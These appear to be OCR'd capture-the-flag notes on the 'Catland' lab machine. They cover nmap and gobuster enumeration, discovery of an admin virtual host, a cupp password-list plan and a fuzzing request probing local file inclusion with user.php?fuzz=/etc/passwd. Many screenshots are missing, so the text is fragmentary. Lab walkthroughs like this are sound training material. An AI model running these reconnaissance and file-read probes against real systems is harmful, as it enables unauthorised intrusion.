
Catland


```
6 Captured ARP Req/Rep packets, from 6 hosts.   Total size: 360
_____________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________
192.168.0.1     e4:c0:e2:44:5d:fb      1      60  Sagemcom Broadband SAS
192.168.0.30    08:00:27:6f:f5:54      1      60  PCS Systemtechnik GmbH
192.168.0.58    48:7e:48:04:1f:1f      1      60  Earda Technologies co Ltd
192.168.0.150   a4:42:3b:28:f6:77      1      60  Intel Corporate
192.168.0.217   8e:ac:44:90:63:02      1      60  Unknown vendor
192.168.0.209   4e:f0:80:f4:6e:b7      1      60  Unknown vendor


/home/guel/lab ⌚ 2:03:25
$ nmap -sS --open -p- -n -Pn --min-rate 5000 -v 192.168.0.30
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-30 02:03 -03
Initiating ARP Ping Scan at 02:03
Scanning 192.168.0.30 [1 port]
Completed ARP Ping Scan at 02:03, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 02:03
Scanning 192.168.0.30 [65535 ports]
Discovered open port 80/tcp on 192.168.0.30
Discovered open port 22/tcp on 192.168.0.30
SYN Stealth Scan Timing: About 55.24% done; ETC: 02:05 (0:00:55 remaining)
Completed SYN Stealth Scan at 02:05, 89.99s elapsed (65535 total ports)
Nmap scan report for 192.168.0.30
Host is up (0.0018s latency).
Not shown: 52432 filtered tcp ports (no-response), 13101 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:6F:F5:54 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

```
/home/guel/lab ⌚ 2:05:20
$ nmap -sCV -p22,80 -n -Pn --min-rate 5000 -v 192.168.0.30
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 c7:10:14:a8:9a:f0:25:1e:0d:b1:c6:6f:1c:a1:88:d8 (RSA)
|   256 1b:66:f4:e5:b6:23:6e:77:8e:9e:c1:78:c5:bc:ac:e9 (ECDSA)
|_  256 f4:e9:d8:7a:08:15:d0:92:90:14:df:b3:ec:81:a1:ed (ED25519)
80/tcp open  http    Apache httpd 2.4.54 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Catland
|_http-server-header: Apache/2.4.54 (Debian)
MAC Address: 08:00:27:6F:F5:54 (PCS Systemtechnik/Oracle VirtualBox virtu
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
/home/guel/lab  2:07:07
$ whatweb 192.168.0.30
http://192.168.0.30 [200 OK] Apache[2.4.54], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.54 (Debian)], IP[192.168.0.30], Title[Catland]
```







```
/home/guel/lab ● 2:11:04
$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u 'http://192.168.0.30//' -x txt,php,html
═══════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════
[+] Url:                     http://192.168.0.30//
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
═══════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════
/.php                (Status: 403) [Size: 277]
/.html               (Status: 403) [Size: 277]
/images              (Status: 301) [Size: 313] [--> http://192.168.0.30/images/]
/gallery.php         (Status: 200) [Size: 479]
/index.php           (Status: 200) [Size: 757]
/.html               (Status: 403) [Size: 277]
/.php                (Status: 403) [Size: 277]
Progress: 231011 / 830576 (27.81%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 231109 / 830576 (27.83%)
═══════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════
```

postman | nano /etc/hosts | root@kali:/home/guel


```
  GNU nano 8.4
127.0.0.1       localhost
127.0.1.1       kali.kali       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.0.30 catland.hmv
```


```
/home/guel/lab ● 2:16:26
$ gobuster vhost -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u 'http://catland.hmv/' --append-domain
═══════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════
[+] Url:             http://catland.hmv/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
═══════════════════════════════════════════════════════
Starting gobuster in VHOST enumeration mode
═══════════════════════════════════════════════════════
Found: admin.catland.hmv Status: 200 [Size: 1068]
Progress: 5065 / 114442 (4.43%)
```







intercept response and erase script







lets make a dictionary with laura (from picture 1 in gallery.php) with cupp










if click in accountancy








so cant execute it from here, it only download. lets find if there is a path with LFI > RCE


Ongoing Tasks
Queuing
Environment
smol
Auton
6
http://admin.catland.hmv
All
Run
Request
Clear
GET /user.php?fuzz=/etc/passwd HTTP/1.1
Host: admin.catland.hmv
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: PHPSESSID=7ttoj0ida24vsj6g6gm6rf6m1t; auth=1
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Payload
Preprocessors
Settings
Payload #
1
Placeholder
fuzz
Type
Hosted File
Selected file
directory-list-lowercase-2.3-medium.txt



Auton
6
2025-04-30 03:25:53
Enter an HTTPQL query...
ID
Payload 1
Status
Length
Round-trip Time (ms)
99 page 200 2417 15
4003 search_form 200 886 29
4002 649 200 886 29
4001 how-to 200 886 25
4000 et 200 886 11
3999 driving 200 886 10
3998 addgoogle 200 886 23


http://admin.catland.hmv
Send
Request
Clear
